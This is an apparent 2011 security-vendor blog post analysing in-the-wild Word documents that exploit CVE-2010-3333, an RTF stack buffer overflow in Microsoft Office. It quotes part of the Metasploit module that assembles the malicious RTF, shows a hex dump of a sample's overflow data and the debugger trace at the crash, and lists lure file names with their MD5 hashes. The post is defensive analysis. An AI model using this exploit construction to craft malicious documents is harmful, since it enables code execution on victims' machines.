Resurrection of CVE-2010-3333 In-The-Wild

By Yaniv Miron • July 5th, 2011 • Cybercrime

During the last few weeks we've seen massive use of the CVE-2010-3333 vulnerability for Microsoft Office. This eight months old vulnerability is used in popular documents such as a document that pretends to be "President Obama's Speech".

Microsoft Office vulnerabilities have become very popular over the last few years and here are several samples that can be found In-The-Wild that use MS10-087 / CVE-2010-3333.

A brief overview of the vulnerability can be found at mitre CVE-2010-3333

"Stack-based buffer overflow in Microsoft Office XP SP3, Office 2003 SP3, Office 2007 SP2, Office 2010, Office 2004 and 2008 for Mac, Office for Mac 2011, and Open XML File Format Converter for Mac allows remote attackers to execute arbitrary code via crafted RTF data, aka "RTF Stack Buffer Overflow Vulnerability."

As we can see there is an exploit that is a part of the Metasploit exploit framework:




Figure 1 – Metasploit main page

The vulnerability is actually an .RTF file type vulnerability but can be launched by using a .DOC file (not an actual .DOC file but a .DOC extension).

```
# Craft the array for the property value
sploit = "%d;%d;" % [el_size, el_count]
sploit << data.unpack('H*').first
sploit << rest.unpack('H*').first

# Assemble it all into a nice RTF
content  = "{\\rtf1"
content << "{\\shp"              # shape
content << "{\\sp"               # shape property
content << "{\\sn pFragments}"   # property name
content << "{\\sv #{sploit}}"    # property value
content << "}"
content << "}"
content << "}"

print_status("Creating '#{datastore['FILENAME']}' file ...")
file_create(content)
```

Figure 2 – Part of the exploit from Metasploit


<u>CVE-2010-3333 Sample Analysis</u>

<u>File Name:</u> President Obama's Speech.doc

<u>MD5:</u> 35c33bbd97d7f5629d64153a1b3e71f1


The following analysis was performed via Word 2003.

Here we can see the text view of the file and we can clearly see that they are using CVE-2010-3333:



Featured Blogs


An analysis of the ACH spam campaign


Massive Rise in Malicious Spam


'Just applied for my own @facebook.com email account' Phish Spreading


Can't Believe A Girl Did This Because of Justin Bieber? You Shouldn't


RapidShare.com – The Phishing Begins

Categories

Botnets
Cybercrime
General
Malware
Phishing
Reports
Social Networking
Spam
Vulnerabilities

Archives

2011
2010
2009
2008
2007
2006





Figure 3 – Text view of CVE-2010-3333 sample

Lets examine the hex view of the file:



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	7B	5C	72	74	66	31	7B	5C	73	68	70	7B	5C	2A	5C	73	{\rtf1{\shp{*\s
0010h:	68	70	69	6E	73	74	7B	5C	73	70	7B	5C	73	6E	20	70	hpinst{\sp{\sn p
0020h:	46	72	61	67	6D	65	6E	74	73	7D	7B	5C	73	76	20	31	Fragments}{\sv 1
0030h:	3B	31	30	30	30	30	30	30	30	30	30	30	30	30	30	30	;1000000000000000
0040h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
0050h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
0060h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
0070h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
0080h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
0090h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
00A0h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
00B0h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
00C0h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
00D0h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
00E0h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
00F0h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
0100h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
0110h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
0120h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
0130h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
0140h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
0150h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
0160h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
0170h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
0180h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
0190h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
01A0h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
01B0h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
01C0h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
01D0h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
01E0h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD
01F0h:	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	44	DDDDDDDDDDDDDDDD

Figure 4 – Hex view of CVE-2010-3333 sample

Now, let's examine the beginning of the file:

{\rtf1{\shp{*\shpinst{\sp{\sn pFragments}{\sv 1;1000000…[SNIP]…0;01234567ff000…[SNIP]…

From Microsoft Office Word 2003 Rich Text Format (RTF) Specification:

> *"Drawing Object Properties*
>
> *The bulk of a drawing object is defined as a series of properties. The { \shp …… control word is followed by { *\shpinst Following the { *\shpinst is a list of all the properties of a shape. Each of the properties is in the following format:*
>
> *{ \sp { \sn PropertyName } { \sv PropertyValueInformation } }*
>
> *The control word for the drawing object property is \sp. Each property has a pairing of the name (\sn) and value (\sv) control words placed in the shape property group."*

We see that it's an .RTF file type, that contains a "sn" (*Designates paragraph style.*) with a *PropertyName* "pFragments" (*Fragments are optional, additional parts to the shape. They allow the shape to contain multiple paths and parts. This property lists the fragments of the shape.*). After that, we see a "sv" that contains a value, a semicolon and a second value followed by a second semicolon and a third value. The third value is the cause of the buffer overflow.

Now that we've seen that hackers use the vulnerability In-The-Wild, let's try and get a better understanding of the vulnerability by using the **Metasploit** sample:

{\rtf1{\shp{\sp{\sn pFragments}{\sv 5;6;11111111acc8111…[SNIP]…

ASM Info:

```
30e9eb72 81e1ffff0000      and     ecx,0FFFFh
30e9eb78 56                push    esi
30e9eb79 8bf1              mov     esi,ecx
30e9eb7b 0faf742414        imul    esi,dword ptr [esp+14h]
30e9eb80 037010            add     esi,dword ptr [eax+10h]
30e9eb83 8bc1              mov     eax,ecx
30e9eb85 c1e902            shr     ecx,2
30e9eb88 f3a5              rep movs dword ptr es:[edi],dword ptr [esi] ; Overflow!
30e9eb8a 8bc8              mov     ecx,eax
30e9eb8c 83e103            and     ecx,3
30e9eb8f f3a4              rep movs byte ptr es:[edi],byte ptr [esi]
30e9eb91 5e                pop     esi
30e9eb92 5f                pop     edi
30e9eb93 c20c00            ret     0Ch
```

Debugger info:

(100.3f8): Access violation – code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=0000c8ac ebx=05000000 ecx=00000023 edx=00000000 esi=025dc82c edi=00130000

eip=30e9eb88 esp=001237b8 ebp=001237f0 iopl=0 nv up ei pl nz na pe nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010206

…[SNIP]…

mso!Ordinal6426+0x64d:

30e9eb88 f3a5 rep movs dword ptr es:[edi],dword ptr [esi]

In-The-Wild Samples

Here are few of the samples that we've found:

File Name: 2011 Insider's Guide to Military Benefits .doc

MD5: f520c8671ddb9965bbf541f20635ef30

File Name: President Obama's Speech.doc

MD5: 35c33bbd97d7f5629d64153a1b3e71f1

File Name: Q and A.doc

MD5: 46863c6078905dab6fd9c2a480e30ad0

The samples use different shellcodes, but as we can see, the exploit is In-The-Wild and is being used by malicious hackers.

These types of attacks are blocked by M86 Security's Secure Web Gateway solution.

Tags: CVE-2010-3333 | DOC | exploit | In-The-Wild | Malicious Code | Malware | MetaSploit | Office | President Obama | RTF | Vulnerabilities

Comments are closed.

Entries (RSS)